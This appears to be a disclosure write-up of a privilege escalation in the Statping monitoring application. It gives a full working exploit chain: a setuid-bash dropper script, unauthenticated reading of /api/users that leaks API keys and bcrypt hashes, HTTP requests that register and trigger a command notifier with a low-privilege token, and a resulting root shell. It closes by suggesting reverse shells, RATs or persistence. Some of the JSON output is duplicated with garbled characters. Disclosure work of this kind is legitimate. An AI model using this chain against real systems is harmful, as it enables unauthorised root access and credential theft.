

# Local privesc through command execution in the application

It is possible to execute privilege escalation in the operating system using a low privilege user in the application, or to read users in an unauthenticated manner.


Create an executable in a directory where writing is enabled:

```
(ev3rr3d@kali)-[~/Documentos/Research/Statping]
$ ls xpl
xpl

(ev3rr3d@kali)-[~/Documentos/Research/Statping]
$ cat xpl
#!/bin/bash

cp /bin/bash /tmp/newbash && chmod +s /tmp/newbash
```

Read the users at the `/api/users` endpoint in an unauthenticated manner:



```
{
  "admin": true,
  "api_key": "4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
  "created_at": "2024-01-20T02:32:34.5464903Z",
  "email": "admin@test.com",
  "id": 1,
  "password": "$2a$14$Qlmo4EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nv02C1HUvlg2.",
  "scopes": "admin",
  "token": "",
  "updated_at": "2024-01-20T02:35:03.189678196Z",
  "username": "admin"
},
```

```
{
  "admin": false,
  "api_key": "43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
  "created_at": "2024-01-20T02:35:26.209608879Z",
  "email": "newuser@test.com",
  "id": 2,
  "password": "$2a$14$PTOKRtbX/RJaKLJQR/G.4ppuPhKFw4dh2D1DYNN8LZz7877FjC",
  "token": "",
  "updated_at": "2024-01-20T02:35:26.209608879Z",
  "username": "NewUser"
},
```

```
{
  "admin": true,
  "api_key": "179921c10e92b3f6144672ed1fe1447e02bffe0f3616194ef91d33915c455",
  "created_at": "2024-01-20T02:40:29.887860147Z",
  "email": "hacker@test.com",
  "id": 3,
  "password": "$2a$14$LUB2gBnee8.RBTKEX9vDo.Tf6PcPqbbSzYfWyhYkCVcyN3atuifu",
  "token": "",
  "updated_at": "2024-01-20T02:40:29.887860147Z",
  "username": "hacker"
}
```

```
$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8LZz7877FJtC", "token": "", "updated_at": "2024-01-20T02:35:26.209608879Z", "username": "NewUser"},

{"admin": true, "api_key": "179921c10e92b3f6144672ed1fef1447e02bfffef80f3616194ef91d33915c455", "created_at": "2024-01-20T02:40:29.887860147Z", "email": "hacker@test.com", "id": 3, "password": "$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu", "token": "", "updated_at": "2024-01-20T02:40:29.887860147Z", "username": "hacker"}
```

Send a POST to the route `/api/notifier/command` with the user's token (here I used a non-privileged user to show that it's possible to use it, without using an admin)

`43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. Add in the body the path to the executable, in the `success_data` field (it can also be the `failure_data`):

Request	Response
<pre>1 POST /api/notifier/command?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 167 9 Origin: http://0.0.0.0:8080 10 Connection: close 11 Referer: http://0.0.0.0:8080/dashboard/settings 12 13 {   "enabled": true,   "limits": 60,   "method": "command",   "success_data": "/home/ev3r3d/Documents/Research/Statping/xpl",   "failure_data": "/usr/bin/curl -L http://localhost:8080" }</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 02:43:22 GMT 4 Content-Length: 74 5 Connection: close 6 7 {   "status": "success",   "type": "string",   "method": "update",   "output": "command" } 8</pre>

```
{"enabled": true, "limits": 60, "method": "command", "success_data": "<executable_path>/xpl", "failure_data": "/usr/bin/curl -L http://localhost:8080"}
```

Send a POST to the route `/api/notifier/command/test` using the user's API token (here I used a non-privileged user to show that it's possible to use it, without using an admin)

`43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. In this step, if you used `success`, you will have to send it in the `method`; if it was `failure`, then it should be used:

Request	Response
<pre>1 POST /api/notifier/command/test?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 52 9 Origin: http://0.0.0.0:8080 10 Connection: close 11 Referer: http://0.0.0.0:8080/dashboard/settings 12 13 {   "notifier": {     "method": "command"   },   "method": "success" }</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 02:44:29 GMT 4 Content-Length: 17 5 Connection: close 6 7 {   "success": true } 8</pre>

```
{"notifier": {"method": "command"}, "method": "success"}
```

Thus, the user who is running the application (in my case, root), will execute the `xpl` created earlier, and it will be possible to generate a privileged shell (`/bin/bash`). Here executing this shell:

```
(ev3rr3d@kali)-[/tmp]
$ ls -la newbash
-rwsr-sr-x 1 root root 1277936 jan 19 23:44 newbash

(ev3rr3d@kali)-[/tmp]
$ ./newbash -p
newbash-5.2# whoami
root
```

At this stage, an attacker could use various types of executables, such as a reverse shell, a RAT, a persistence script, etc